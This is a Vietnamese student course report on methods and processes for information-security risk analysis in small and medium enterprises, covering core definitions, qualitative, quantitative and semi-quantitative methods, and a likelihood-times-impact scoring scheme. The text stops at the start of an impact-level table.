BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ

BÁO CÁO MÔN HỌC
QUẢN LÝ AN TOÀN THÔNG TIN

Đề tài số 5:

TÌM HIỂU CÁC PHƯƠNG PHÁP, QUY TRÌNH PHÂN TÍCH RỦI RO VÀ MỘT SỐ CÔNG CỤ TRONG DOANH NGHIỆP VỪA VÀ NHỎ

Ngành: An toàn thông tin

Nhóm sinh viên thực hiện:
Nguyễn Gia Phú – AT180637
Đoàn Long Nhật – AT180437
Hồ Việt Khánh – AT180226
Hồ Thị Hương Giang – AT180615
Lê Sao Mai – AT180631

Giảng viên hướng dẫn:
Th.S Nguyễn Thị Thu Thủy

MỤC LỤC

LỜI MỞ ĐẦU

1. Tính cấp thiết của đề tài.

Phân tích rủi ro an toàn thông tin là một yếu tố then chốt đối với sự tồn tại và phát triển của các doanh nghiệp vừa và nhỏ trong thời đại số hóa hiện nay. Các doanh nghiệp này thường có nguồn lực hạn chế hơn so với các tập đoàn lớn, khiến họ dễ trở thành mục tiêu của các cuộc tấn công mạng. Việc phân tích rủi ro giúp doanh nghiệp nhận diện và đánh giá các mối đe dọa tiềm ẩn, từ đó đưa ra các biện pháp phòng ngừa và giảm thiểu rủi ro một cách hiệu quả.

Thông qua việc phân tích rủi ro, doanh nghiệp có thể xác định các điểm yếu trong hệ thống bảo mật của mình và triển khai các biện pháp kiểm soát phù hợp để bảo vệ dữ liệu quan trọng. Điều này không chỉ giúp bảo vệ tài sản của doanh nghiệp mà còn duy trì uy tín và niềm tin của khách hàng, đối tác. Hơn nữa, việc quản lý rủi ro hiệu quả còn giúp doanh nghiệp tuân thủ các quy định pháp luật và tiêu chuẩn quốc tế, như ISO 27001, từ đó tránh được các hình phạt pháp lý và các tổn thất tài chính không đáng có.

Ngoài ra, phân tích rủi ro an toàn thông tin còn giúp doanh nghiệp chuẩn bị tốt hơn cho các tình huống khẩn cấp, giảm thiểu tác động của các sự cố an ninh mạng và nhanh chóng khôi phục hoạt động kinh doanh. Điều này đặc biệt quan trọng trong bối cảnh các cuộc tấn công mạng ngày càng tinh vi và phức tạp. Cuối cùng, việc đầu tư vào phân tích rủi ro an toàn thông tin không chỉ là một biện pháp bảo vệ mà còn là một chiến lược phát triển bền vững, giúp doanh nghiệp nâng cao năng lực cạnh tranh và phát triển mạnh mẽ trong tương lai.

2. Mục tiêu thực hiện đề tài.

Tên đề tài: "TÌM HIỂU CÁC PHƯƠNG PHÁP, QUY TRÌNH PHÂN TÍCH RỦI RO VÀ MỘT SỐ CÔNG CỤ CỤ THỂ TRONG DOANH NGHIỆP VỪA VÀ NHỎ"

Mục tiêu đề ra khi thực hiện đề tài.

a. Tìm hiểu về quản lý và quy trình quản lý rủi ro an toàn thông tin

b. Các phương pháp và quy trình phân tích rủi ro
c. Giới thiệu về một số công cụ cụ thể được sử dụng để phân tích rủi ro trong doanh nghiệp vừa và nhỏ

DANH MỤC TỪ VIẾT TẮT

QLRR	Quản Lý Rủi Ro
ATTT	An Toàn Thông Tin
PM	Project Manager

DANH MỤC HÌNH VẼ

CHƯƠNG 1: TỔNG QUAN VỀ RỦI RO VÀ QUẢN LÝ RỦI RO AN TOÀN THÔNG TIN

1.1. Tìm hiểu về rủi ro và các khái niệm liên quan

1.1.1. Điểm yếu

Trong quản lý an toàn thông tin, điểm yếu được định nghĩa là những lỗ hổng, sai sót hoặc yếu điểm trong một hệ thống, quy trình, thiết bị hoặc con người, có thể bị khai thác bởi các mối đe dọa để gây hại cho tính bảo mật, tính toàn vẹn, hoặc tính sẵn sàng của thông tin.

Điểm yếu có thể xuất hiện ở nhiều khía cạnh khác nhau trong quản lý an toàn thông tin, bao gồm:

1. Kỹ thuật: Lỗ hổng trong phần mềm hoặc phần cứng có thể bị tấn công.
2. Quy trình: Thiếu các biện pháp kiểm soát an ninh trong quy trình quản lý thông tin.
3. Con người: Nhân viên không tuân thủ quy định bảo mật hoặc dễ bị tấn công lừa đảo.
4. Vật lý: Lỗ hổng trong các hệ thống bảo vệ vật lý, chẳng hạn như không kiểm soát truy cập vào trung tâm dữ liệu.

Trong ngữ cảnh này, việc xác định và quản lý các điểm yếu là rất quan trọng để giảm thiểu rủi ro cho các tài sản thông tin và đảm bảo an toàn hệ thống. Các tổ chức thường thực hiện các hoạt động như kiểm tra bảo mật, đánh giá rủi ro và kiểm thử xâm nhập để phát hiện và khắc phục các điểm yếu.

1.1.2. Lỗ hổng

Lỗ hổng được định nghĩa là một điểm yếu hoặc sự thiếu sót trong hệ thống, quy trình, phần mềm, phần cứng, hoặc con người mà có thể bị khai thác bởi các mối đe dọa để gây thiệt hại cho tính bảo mật, tính toàn vẹn, hoặc tính sẵn sàng của hệ thống thông tin.

Lỗ hổng có thể tồn tại ở nhiều cấp độ:

1. Lỗ hổng kỹ thuật: Các lỗi trong phần mềm, giao thức mạng, hoặc hệ điều hành có thể bị hacker hoặc phần mềm độc hại khai thác.
2. Lỗ hổng về con người: Sự thiếu ý thức hoặc kiến thức bảo mật của nhân viên, dẫn đến hành động như sử dụng mật khẩu yếu, hoặc dễ bị lừa đảo thông tin.
3. Lỗ hổng quy trình: Các quy trình không đầy đủ hoặc không được tuân thủ nghiêm ngặt, chẳng hạn như không cập nhật thường xuyên phần mềm bảo mật, hoặc không giám sát các truy cập trái phép.
4. Lỗ hổng vật lý: Sự không an toàn trong cơ sở hạ tầng vật lý, ví dụ như việc thiếu kiểm soát truy cập vào phòng máy chủ.

Lỗ hổng tự thân nó không gây hại cho hệ thống. Tuy nhiên, khi kết hợp với một mối đe dọa có khả năng khai thác lỗ hổng đó, nó có thể dẫn đến những hậu quả nghiêm trọng cho an toàn thông tin, bao gồm mất dữ liệu, vi phạm quyền riêng tư, hoặc làm gián đoạn dịch vụ.

1.1.3. Hiểm họa

Trong quản lý an toàn thông tin, hiểm họa được định nghĩa là bất kỳ yếu tố nào có khả năng khai thác điểm yếu của hệ thống thông tin, dẫn đến sự thiệt hại hoặc mất mát đối với tính bảo mật, tính toàn vẹn, hoặc tính sẵn sàng của thông tin.

Hiểm họa có thể đến từ nhiều nguồn khác nhau, bao gồm:

1. Hiểm họa tự nhiên: Các sự kiện như động đất, lũ lụt, hỏa hoạn, hoặc thiên tai có thể làm hỏng cơ sở hạ tầng hoặc hệ thống thông tin.
2. Hiểm họa con người:
    - Hiểm họa từ bên ngoài: Tấn công mạng (cyber attack), tấn công từ hacker, phần mềm độc hại (malware), hoặc gián điệp công nghiệp.
    - Hiểm họa từ bên trong: Các nhân viên có ác ý hoặc vô tình gây ra thiệt hại cho hệ thống, như tiết lộ thông tin nhạy cảm hoặc không tuân thủ các biện pháp bảo mật.

3. Hiểm họa về kỹ thuật: Lỗi phần mềm, phần cứng hỏng hóc, hoặc sự cố hệ thống gây ảnh hưởng đến hoạt động của hệ thống.
4. Hiểm họa về quy trình: Những lỗ hổng hoặc thiếu sót trong các quy trình quản lý an ninh thông tin, chẳng hạn như thiếu giám sát hoặc quy định bảo mật không được tuân thủ.

Hiểm họa là yếu tố có tiềm năng gây hại, và khi kết hợp với các điểm yếu, chúng có thể dẫn đến các rủi ro bảo mật. Các biện pháp quản lý rủi ro và giảm thiểu hiểm họa thường bao gồm xác định các mối đe dọa tiềm năng, đánh giá tác động của chúng và áp dụng các biện pháp phòng ngừa hoặc giảm thiểu.

1.1.4. Rủi ro

Rủi ro được định nghĩa là khả năng xảy ra sự kiện mà một mối đe dọa khai thác một lỗ hổng trong hệ thống, dẫn đến thiệt hại cho tài sản thông tin hoặc tổ chức. Rủi ro là sự kết hợp giữa xác suất xảy ra sự kiện và mức độ ảnh hưởng hoặc hậu quả mà sự kiện. Ví dụ, nếu một hệ thống có lỗ hổng bảo mật và mối đe dọa tấn công mạng tồn tại, thì rủi ro có thể bao gồm việc mất dữ liệu, gián đoạn hoạt động, hoặc tổn thất tài chính.

Để phân loại rủi ro, chúng ta có thể dựa trên tác động, tính chất và phạm vi ảnh hưởng:

- Rủi ro dựa theo tác động: Rủi ro trong quá trình hoạch định và triển khai chiến lược, trong quá trình doanh nghiệp vận hành, trong việc tuân thủ các trách nhiệm, rủi ro về tài chính,…
- Rủi ro dựa theo tính chất: ví dụ như các rủi ro trong kinh doanh, rủi ro hoạt động, rủi ro tài chính
- Rủi ro dựa trên phạm vi ảnh hưởng: rủi ro hệ thống, rủi ro phi hệ thống.

1.2. Quản lý rủi ro trong an toàn thông tin

2.2.1. Quản lý rủi ro và tầm quan trọng của QLRR

- Quản lý rủi ro là quá trình tiếp cận rủi ro một cách khoa học và có hệ thống nhằm nhận diện, kiểm soát, phòng ngừa và giảm thiểu những tổn thất, mất mát, những ảnh hưởng bất lợi của rủi ro.
- Bao gồm: đánh giá, xử lý và chấp nhận rủi ro.

Quản lý rủi ro hiệu quả giúp đảm bảo sự bảo vệ tốt hơn cho tài sản thông tin, hạn chế thiệt hại và đảm bảo tính liên tục của hoạt động kinh doanh. Quản lý rủi ro đóng vai trò vô cùng quan trọng trong an toàn thông tin và hoạt động kinh doanh của tổ chức vì những lý do sau:

- Bảo vệ tài sản thông tin
- Giảm thiểu tổn thất tài chính
- Duy trì uy tín và niềm tin của khách hàng
- Tuân thủ pháp luật và quy định
- Tối ưu hóa nguồn lực
- Bảo đảm tính liên tục trong hoạt động kinh doanh
- Giúp ra quyết định chiến lược
- Cải thiện khả năng ứng phó với sự cố

Một quy trình quản lý rủi ro mạnh mẽ sẽ giúp tổ chức xây dựng các kế hoạch ứng phó khi sự cố xảy ra. Điều này giúp giảm thiểu thời gian phục hồi và hạn chế tổn thất khi gặp sự cố bảo mật hoặc tấn công mạng. Tóm lại, quản lý rủi ro là một phần không thể thiếu trong việc duy trì sự an toàn và ổn định của hệ thống thông tin cũng như sự thành công lâu dài của một tổ chức.

2.2.2. Nguyên tắc quản lý rủi ro an toàn thông tin

Quản lý rủi ro an toàn thông tin là một quy trình phức tạp và đòi hỏi phải tuân theo các nguyên tắc cơ bản để đảm bảo hiệu quả. Dưới đây là các nguyên tắc chính trong quản lý rủi ro an toàn thông tin:

- Phải được thực hiện thường xuyên, liên tục theo quy chế, chính sách, quy trình đảm bảo ATTT của tổ chức.

- Việc xử lý rủi ro cần được thực hiện trên cơ sở trọng tâm, trọng điểm, bảo đảm tính khả thi trên cơ sở cân đối giữa nguồn lực thực hiện và giá trị đem lại.
- Tuân thủ nguyên tắc phân tán rủi ro thông qua các biện pháp phi tập trung, tránh, chuyển giao, giảm thiểu rủi ro

2.2.3. Quy trình quản lý rủi ro

Quy trình quản lý rủi ro trong an toàn thông tin là một chuỗi các bước hệ thống nhằm xác định, đánh giá, xử lý và giám sát các rủi ro liên quan đến an ninh thông tin. Mục tiêu của quy trình này là giảm thiểu rủi ro đến mức chấp nhận được và bảo vệ các tài sản thông tin của tổ chức. Dưới đây là các bước chính trong quy trình quản lý rủi ro an toàn thông tin:

1. Thiết lập bối cảnh

Trong bước đầu tiên này, tổ chức cần hiểu rõ bối cảnh nội bộ và bên ngoài, bao gồm:

- Mục tiêu kinh doanh: Xác định các mục tiêu và chiến lược của tổ chức.
- Tài sản thông tin: Liệt kê và đánh giá các tài sản thông tin quan trọng như hệ thống máy chủ, dữ liệu khách hàng, tài liệu nhạy cảm.
- Môi trường pháp lý và quy định: Hiểu các quy định pháp lý và tiêu chuẩn bảo mật cần tuân thủ (ví dụ: ISO/IEC 27001, GDPR).
- Các bên liên quan: Xác định các bên liên quan trong và ngoài tổ chức có liên quan đến quản lý rủi ro.

2. Đánh giá rủi ro

Bước này bao gồm đánh giá xác suất xảy ra và mức độ tác động của từng rủi ro:

- Phân tích rủi ro định lượng: Sử dụng các giá trị số để tính toán xác suất và tác động của rủi ro. Ví dụ, sử dụng công thức: Rủi ro = Xác suất x Tác động.
- Phân tích rủi ro định tính: Sử dụng các thang đo như "Cao", "Trung bình", "Thấp" để mô tả mức độ nghiêm trọng của rủi ro.

Kết quả của đánh giá này sẽ giúp phân loại các rủi ro dựa trên mức độ ưu tiên, từ đó giúp tổ chức tập trung nguồn lực vào việc giảm thiểu những rủi ro có nguy cơ cao nhất.

4. Xử lý rủi ro

Sau khi đánh giá rủi ro, tổ chức sẽ đưa ra các biện pháp để giảm thiểu hoặc chấp nhận rủi ro. Các biện pháp có thể bao gồm:

- Giảm thiểu rủi ro: Áp dụng các biện pháp kỹ thuật như mã hóa, tường lửa, hoặc huấn luyện nhân viên để giảm xác suất hoặc tác động của rủi ro.
- Chuyển giao rủi ro: Chuyển giao rủi ro sang một bên thứ ba, chẳng hạn như mua bảo hiểm hoặc thuê ngoài dịch vụ an ninh.
- Tránh rủi ro: Loại bỏ nguyên nhân gây ra rủi ro, chẳng hạn như ngừng sử dụng một hệ thống không an toàn.
- Chấp nhận rủi ro: Khi rủi ro nằm trong mức chấp nhận được, tổ chức có thể chấp nhận nó mà không cần thực hiện biện pháp giảm thiểu.

5. Chấp nhận rủi ro

Chấp nhận rủi ro trong quản lý an toàn thông tin là quá trình mà một tổ chức quyết định không áp dụng bất kỳ biện pháp giảm thiểu, chuyển giao hoặc tránh rủi ro nào đối với một rủi ro cụ thể mà chấp nhận mức độ rủi ro đó. Điều này thường xảy ra khi tổ chức đánh giá rằng chi phí hoặc nỗ lực để xử lý rủi ro lớn hơn lợi ích mang lại, hoặc khi rủi ro nằm trong mức độ có thể chấp nhận được.

1.3. Đánh giá rủi ro an toàn thông tin

Đánh giá rủi ro an toàn thông tin là quá trình phân tích và đo lường các rủi ro có thể ảnh hưởng đến hệ thống thông tin của một tổ chức.

Mục tiêu của đánh giá rủi ro là xác định mức độ nghiêm trọng của các rủi ro và thiết lập các biện pháp phù hợp để giảm thiểu hoặc loại bỏ chúng. Quy trình đánh giá rủi ro an toàn thông tin thường bao gồm các bước sau:

1. Xác định tài sản thông tin

2. Xác định mối đe dọa

3. Xác định lỗ hổng

4. Phân tích rủi ro

5. Đánh giá và xếp hạng rủi ro

6. Đề xuất biện pháp xử lý rủi ro

7. Theo dõi và đánh giá lại rủi ro

8. Truyền thông và báo cáo rủi ro

1.4. Tổng kết chương 1.

Trong chương này, chúng em đã tìm hiểu về rủi ro và các khái niệm liên quan, bao gồm điểm yếu, hiểm họa, lỗ hổng và rủi ro trong an toàn thông tin. Rủi ro được xác định là khả năng xảy ra một mối đe dọa khai thác lỗ hổng, gây tổn thất cho tổ chức. Tiếp theo, chúng em đã xem xét quản lý rủi ro trong an toàn thông tin, nhấn mạnh tầm quan trọng của việc xác định, đánh giá và xử lý rủi ro để bảo vệ các tài sản thông tin. Cuối cùng, phần đánh giá rủi ro đã trình bày quy trình chi tiết từ xác định tài sản, mối đe dọa và lỗ hổng, cho đến việc phân tích và xếp hạng rủi ro, nhằm đưa ra các biện pháp giảm thiểu phù hợp. Qua đó, chương này cung cấp cái nhìn tổng quan và cần thiết về việc quản lý rủi ro an toàn thông tin, góp phần bảo vệ tổ chức khỏi các mối đe dọa và nâng cao hiệu quả bảo mật thông tin.

CHƯƠNG 2: PHÂN TÍCH RỦI RO AN TOÀN THÔNG TIN

2.1. Khái quát về phân tích rủi ro

Phân tích rủi ro là một giai đoạn quan trọng của quá trình quản lý dự án. Quá trình này đòi hỏi sự kết hợp linh hoạt các công cụ và kỹ thuật chuyên môn, nhằm xác định ảnh hưởng của các rủi ro tiềm ẩn đến kế hoạch/dự án của cơ quan, tổ chức. Cơ quan, tổ chức hoạt động trong mọi lĩnh vực đều sẽ có dự án riêng cho lĩnh vực đó. Và đều cần một nhà quản lý dự án (Project Manager – PM) để có thể nhận định mọi rủi ro tiềm ẩn.

Trong suốt quá trình phân tích, PM hay đội nhóm chịu trách nhiệm dự án đó sẽ phân tích chi tiết những ảnh hưởng của từng rủi ro. Các tác vụ của họ ngay lúc này là xác định các rủi ro tiềm ẩn, xác định xác suất xảy ra rủi ro đó và đo lường sự tác động của nó đến dự án nếu nó xảy ra. Sau đó, họ sẽ tiến hành hoạch định các phương án để ngăn chặn hay giảm thiểu tác động của rủi ro.

Sự thành công của một dự án thường phụ thuộc vào chất lượng của quá trình phân tích rủi ro. Tuy nhiên, không phải tất cả các rủi ro đều là tiêu cực, có những rủi ro sẽ có những ảnh hưởng tích cực hoặc là một cơ hội cho cơ quan, tổ chức. Vì vậy, nhiệm vụ của một PM là phải phân tích được đó là cơ hội hay thách thức đối với cơ quan, tổ chức.

Phân tích rủi ro bao gồm:

- **Đánh giá các hậu quả (Impact Assessment) trong an toàn thông tin:**

Đây là quá trình xác định mức độ thiệt hại nếu rủi ro về an toàn thông tin xảy ra để xác định mức ảnh hưởng đối với cơ quan, tổ chức. Các loại hậu quả thường gặp bao gồm:

  - **Hậu quả về kinh tế**: Việc rò rỉ thông tin có thể gây tổn thất tài chính, chẳng hạn như mất doanh thu, chi phí pháp lý, hoặc bồi thường thiệt hại.
  - **Mất dữ liệu nhạy cảm**: Thông tin nhạy cảm (ví dụ như dữ liệu cá nhân hoặc dữ liệu tài chính) bị xâm phạm có thể dẫn đến rủi ro pháp lý, mất lòng tin của khách hàng, và ảnh hưởng đến danh tiếng.

- **Gián đoạn dịch vụ**: Các cuộc tấn công làm ngừng hoạt động hệ thống (ví dụ: tấn công DDoS) sẽ ảnh hưởng đến tính khả dụng của dịch vụ và dẫn đến tổn thất kinh doanh.
- **Pháp lý và tuân thủ**: Rủi ro không tuân thủ các quy định về bảo mật thông tin (như GDPR, HIPAA) có thể dẫn đến tiền phạt hoặc chế tài nghiêm ngặt.

Hậu quả được xếp hạng từ nhẹ đến nghiêm trọng, tùy thuộc vào mức độ ảnh hưởng của sự cố bảo mật đến hệ thống và tổ chức.

- **Đánh giá khả năng xảy ra (Likelihood Assessment) trong an toàn thông tin:**

Đây là bước đánh giá xác suất một sự cố bảo mật sẽ xảy ra dựa trên các yếu tố như:

- **Mức độ tiếp xúc với các mối đe dọa**: Hệ thống có bao nhiêu lỗ hổng hoặc điểm yếu có thể bị khai thác bởi các cuộc tấn công mạng.
- **Mức độ phức tạp của cuộc tấn công**: Một số cuộc tấn công cần kỹ thuật cao và khả năng tấn công phức tạp, do đó có xác suất xảy ra thấp hơn, trong khi những cuộc tấn công đơn giản (ví dụ: phishing) lại có khả năng cao hơn.
- **Tần suất xuất hiện của mối đe dọa**: Đánh giá xem các mối đe dọa bảo mật tương tự đã xảy ra trong quá khứ với tổ chức hoặc hệ thống khác như thế nào.
- **Hệ thống phòng thủ hiện tại**: Hiệu quả của các biện pháp bảo vệ hiện tại như tường lửa, mã hóa, hệ thống phát hiện xâm nhập (IDS), và chương trình bảo mật.

Khả năng xảy ra được phân loại từ hiếm khi, có thể đến thường xuyên hoặc gần như chắc chắn, tùy thuộc vào tính chất của hệ thống và môi trường mạng.

Hình 2. 1. Phân tích rủi ro

2.2. Các phương pháp phân tích rủi ro

2.2.4. Phương pháp định tính

Phương pháp này dựa trên việc đánh giá rủi ro dựa vào nhận định và phán đoán chủ quan của người thực hiện thay vì các số liệu chính xác. Phương pháp định tính thường sử dụng các thang đo đơn giản (ví dụ: thấp, trung bình, cao) để đánh giá khả năng xảy ra và mức độ hậu quả của rủi ro có thể kết hợp hệ quả và xác suất, và đánh giá mức rủi ro theo các tiêu chí định tính. Ưu điểm của phương pháp này là đơn giản, dễ thực hiện và không đòi hỏi phải có dữ liệu số học phức tạp. Nó đặc biệt hữu ích trong các tổ chức nhỏ, hoặc trong giai đoạn đầu của một dự án khi chưa có đủ dữ liệu cụ thể. Tuy nhiên, nhược điểm của phân tích định tính là tính chủ quan cao, do kết quả phụ thuộc nhiều vào sự phán đoán và kinh nghiệm của người thực hiện, do đó có thể dẫn đến thiếu chính xác và khó đo lường cụ thể.

Cách thức thực hiện:

- Xác định rủi ro: Bước đầu tiên là xác định các rủi ro tiềm ẩn có thể ảnh hưởng đến dự án, quy trình hoặc mục tiêu.

- Đánh giá rủi ro: Các rủi ro sau đó được đánh giá về tác động và khả năng xảy ra của chúng. Đánh giá này có thể liên quan đến đánh giá của chuyên gia, dữ liệu lịch sử và thông tin định tính khác.
- Xếp hạng rủi ro: Sau khi được đánh giá, các rủi ro được xếp hạng hoặc ưu tiên dựa trên mức độ nghiêm trọng của chúng, xem xét cả hậu quả tiềm ẩn và khả năng xảy ra của chúng.
- Xử lý rủi ro: Dựa trên thứ hạng của chúng, các rủi ro được chỉ định các chiến lược xử lý rủi ro phù hợp, chẳng hạn như tránh, giảm thiểu, chuyển giao hoặc chấp nhận.

2.2.5. Phương pháp định lượng

Phương pháp định lượng tập trung vào việc sử dụng dữ liệu số và công thức toán học để tính toán và định lượng rủi ro. Thay vì sử dụng nhận định chủ quan, phương pháp này đưa ra các con số cụ thể để xác định khả năng xảy ra và mức độ thiệt hại của rủi ro. Phương pháp này yêu cầu tổ chức phải có dữ liệu lịch sử đầy đủ và các kỹ thuật phân tích như mô phỏng Monte Carlo, phân tích kịch bản hoặc các phương pháp xác suất thống kê. Mục tiêu của phân tích định lượng là đưa ra các con số cụ thể về khả năng xảy ra và mức độ thiệt hại, ví dụ như "khả năng xảy ra là 20%" hoặc "mức tổn thất dự kiến là 100.000 USD". Điều này giúp tổ chức đưa ra quyết định tài chính và quản lý rủi ro một cách chính xác hơn. Tuy nhiên, phương pháp định lượng đòi hỏi thời gian, kỹ năng chuyên môn và nguồn lực lớn để thu thập và phân tích dữ liệu, và do đó không phù hợp với mọi tổ chức, đặc biệt là những tổ chức nhỏ hoặc thiếu dữ liệu đáng tin cậy.

Cách thức thực hiện:

- Thu thập dữ liệu: Thu thập dữ liệu liên quan, hồ sơ lịch sử và thông tin khác để định lượng khả năng xảy ra và tác động của rủi ro.
- Lập mô hình rủi ro: Sử dụng các kỹ thuật thống kê, chẳng hạn như mô phỏng Monte Carlo, để lập mô hình kết quả tiềm ẩn của các tình huống rủi ro khác nhau.
- Phân phối xác suất: Chỉ định phân phối xác suất cho các biến khác nhau có tác động đến rủi ro, chẳng hạn như chi phí, thời gian hoặc hiệu suất.

- Mô phỏng: Chạy mô phỏng để tạo ra một loạt các kết quả có thể xảy ra, xem xét các kết hợp khác nhau của các yếu tố rủi ro. Điều này cung cấp cái nhìn sâu sắc về khả năng đạt được các mục tiêu khác nhau của dự án.
- Phân tích độ nhạy: Phân tích mức độ thay đổi của các biến số ảnh hưởng đến kết quả tổng thể của dự án, giúp xác định các yếu tố rủi ro quan trọng.

2.2.6. Phương pháp bán định lượng.

Phương pháp bán định lượng kết hợp các yếu tố của cả phân tích định tính và định lượng. Thay vì chỉ dựa vào đánh giá chủ quan hoặc các con số hoàn toàn, phương pháp này đưa ra thang đo số học đơn giản (ví dụ: từ 1 đến 5) để đánh giá khả năng xảy ra và mức độ hậu quả, sau đó tính toán điểm rủi ro tổng thể. Thang đo có thể là tuyến tính hoặc theo logarit, hay có mối quan hệ khác nào đó, công thức được sử dụng cũng có thể khác nhau. Cách tiếp cận này giúp tạo ra các con số cụ thể nhưng không yêu cầu phải sử dụng dữ liệu phức tạp như phương pháp định lượng. Ưu điểm của phân tích bán định lượng là dễ thực hiện hơn so với định lượng nhưng vẫn cung cấp kết quả rõ ràng và có thể so sánh. Tuy nhiên, nó vẫn có nhược điểm là mang tính chủ quan do các thang đo vẫn phụ thuộc vào nhận định của người đánh giá.

Cách thức thực hiện:

- Sử dụng các thang điểm để đại diện cho khả năng xảy ra và mức độ hậu quả, ví dụ như 1 (rất thấp), 2 (thấp), 3 (trung bình), 4 (cao), 5 (rất cao).
- Kết hợp các thang điểm để tính ra mức độ rủi ro tổng thể, thường bằng cách nhân hoặc cộng các giá trị đó, ví dụ: rủi ro = khả năng xảy ra x mức độ hậu quả.
- Kết quả sẽ là một số cụ thể, giúp dễ so sánh và xếp hạng các rủi ro.

2.3. Quy trình phân tích rủi ro

Trong quản lý an toàn thông tin, phân tích và quản lý rủi ro là quá trình quan trọng nhằm đảm bảo các thông tin và dữ liệu của tổ chức được bảo vệ khỏi các mối đe dọa và tấn công. Quy trình này bao gồm 5 bước cơ bản: phân tích bối cảnh, nhận diện rủi ro và cơ hội, đánh giá rủi ro, giải quyết rủi ro và cơ hội, và đánh giá hiệu lực của các biện pháp.

Bước 1: Phân tích bối cảnh

Trong bối cảnh quản lý an toàn thông tin, việc phân tích bối cảnh giúp cung cấp thông tin về các yếu tố có thể ảnh hưởng đến khả năng của tổ chức trong việc bảo đảm an toàn thông tin. Các yếu tố cần được xem xét bao gồm:

a) **Bối cảnh bên ngoài**:
   - Các quy định pháp lý về bảo mật thông tin như Luật An toàn Thông tin Mạng, các chính sách bảo mật từ phía cơ quan nhà nước và quốc tế.
   - Tình hình chính trị, kinh tế, và xã hội có thể tác động đến an ninh mạng và bảo mật dữ liệu.
   - Sự phát triển của công nghệ mới và các mối đe dọa an ninh mạng từ bên ngoài như phần mềm độc hại, tấn công mạng, và các sự cố vi phạm dữ liệu.

b) **Bối cảnh bên trong (nội bộ)**:
   - Cấu trúc tổ chức, quy trình và chính sách an toàn thông tin của tổ chức.
   - Các tài sản thông tin như hệ thống máy tính, phần mềm, và dữ liệu cần được bảo vệ.
   - Nguồn nhân lực và mức độ hiểu biết, tuân thủ của nhân viên về an toàn thông tin.
   - Các hệ thống quản lý bảo mật hiện tại và khả năng ứng phó với sự cố.

c) **Nhu cầu và mong đợi của các bên liên quan**:
   - Yêu cầu từ khách hàng, đối tác, và cơ quan quản lý đối với việc bảo vệ thông tin.
   - Các tiêu chuẩn về bảo mật thông tin như ISO 27001 hoặc các quy định nội bộ về bảo mật dữ liệu.

Bước 2: Nhận diện rủi ro và cơ hội

Dựa trên việc phân tích bối cảnh, tổ chức phải nhận diện các rủi ro và cơ hội liên quan đến an toàn thông tin. Rủi ro trong lĩnh vực này có thể bao gồm:

- **Rủi ro về bảo mật thông tin**: Các cuộc tấn công mạng, rò rỉ dữ liệu, mất cắp thông tin hoặc phá hoại hệ thống.
- **Rủi ro về tính toàn vẹn của dữ liệu**: Dữ liệu bị thay đổi trái phép hoặc bị lỗi.
- **Rủi ro về tính sẵn sàng**: Hệ thống bị gián đoạn, ngừng hoạt động do tấn công hoặc sự cố kỹ thuật.

Cơ hội có thể bao gồm việc nâng cao khả năng bảo mật thông qua ứng dụng các công nghệ mới, cải tiến quy trình bảo mật, hoặc tăng cường nhận thức của nhân viên về an ninh mạng.

Bước 3: Đánh giá rủi ro

Sau khi nhận diện, rủi ro được đánh giá dựa trên hai yếu tố chính:

- **Khả năng xảy ra (P)**: Đo lường tần suất hoặc xác suất xảy ra của mối đe dọa an toàn thông tin.
- **Hậu quả xảy ra (S)**: Đánh giá mức độ nghiêm trọng của rủi ro nếu nó thực sự xảy ra, có thể là mất mát dữ liệu, gián đoạn hoạt động hoặc thiệt hại tài chính.

Công thức đo lường rủi ro: **R = P x S**. Dựa trên điểm số này, tổ chức có thể phân loại rủi ro thành các cấp độ:

- Rủi ro thấp: 1–10 điểm
- Rủi ro cao: 11–15 điểm
- Rủi ro rất cao: 16–25 điểm

Việc đánh giá rủi ro giúp tổ chức ưu tiên xử lý các rủi ro quan trọng và đưa ra các giải pháp cải thiện hệ thống an toàn thông tin.

Bước 4: Giải quyết rủi ro và cơ hội

Sau khi đánh giá, tổ chức cần xác định và thực hiện các biện pháp xử lý rủi ro, bao gồm:

- **Né tránh rủi ro**: Ngừng các hoạt động hoặc quy trình gây ra rủi ro hoặc lựa chọn giải pháp ít rủi ro hơn.
- **Giảm thiểu rủi ro**: Áp dụng biện pháp để giảm khả năng xảy ra hoặc giảm hậu quả của rủi ro, như nâng cấp hệ thống bảo mật, thực hiện kiểm tra thường xuyên, hoặc tăng cường đào tạo nhân viên.
- **Chấp nhận rủi ro**: Khi chi phí xử lý rủi ro quá cao so với lợi ích, tổ chức có thể chấp nhận rủi ro ở mức độ thấp và kiểm soát thiệt hại.
- **Chuyển giao rủi ro**: Chuyển giao một phần rủi ro cho bên thứ ba, ví dụ như mua bảo hiểm an ninh mạng hoặc sử dụng dịch vụ bảo mật từ bên ngoài.

Cơ hội cũng cần được xử lý tương tự bằng cách tận dụng các lợi thế có sẵn để nâng cao khả năng bảo mật và cải thiện hiệu quả hoạt động của tổ chức.

Bước 5: Đánh giá hiệu lực của hành động giải quyết rủi ro và cơ hội

Sau khi thực hiện các biện pháp xử lý, tổ chức cần đánh giá hiệu lực của những biện pháp này thông qua việc giám sát và rà soát định kỳ. Theo dõi tần suất xảy ra của rủi ro và hiệu quả của các hành động xử lý giúp điều chỉnh chiến lược bảo mật kịp thời. Đánh giá này có thể diễn ra hàng quý hoặc hàng năm, tùy thuộc vào mức độ nghiêm trọng của rủi ro và yêu cầu từ hệ thống quản lý an toàn thông tin.

2.3.1. Đánh giá các hậu quả

Hậu quả là được xác định khi mối đe dọa xảy ra với tài sản sẽ gây tổn hại thế nào đối với cơ quan, tổ chức. Mức ảnh hưởng (Impact) là giá trị được sử dụng để xác định giá trị định lượng của hậu quả.

Việc xác định mức ảnh hưởng có thể dựa vào đối tượng bị ảnh hưởng như: quyền và lợi ích hợp pháp của tổ chức, cá nhân, sản xuất, lợi ích công cộng và trật tự, an toàn xã hội quốc phòng, an ninh. Việc xác định mức ảnh hưởng có thể dựa vào phạm vi bị ảnh hưởng như: cấp quốc gia, cơ quan, tổ chức hay cá nhân. Việc xác định hậu quả, mức ảnh hưởng có thể dựa vào các thuộc tính C, A, I đối với tài sản như sau:

Mức ảnh hưởng	Tính bảo mật (C)	Tính toàn vẹn (I)	Tính sẵn sàng (A)
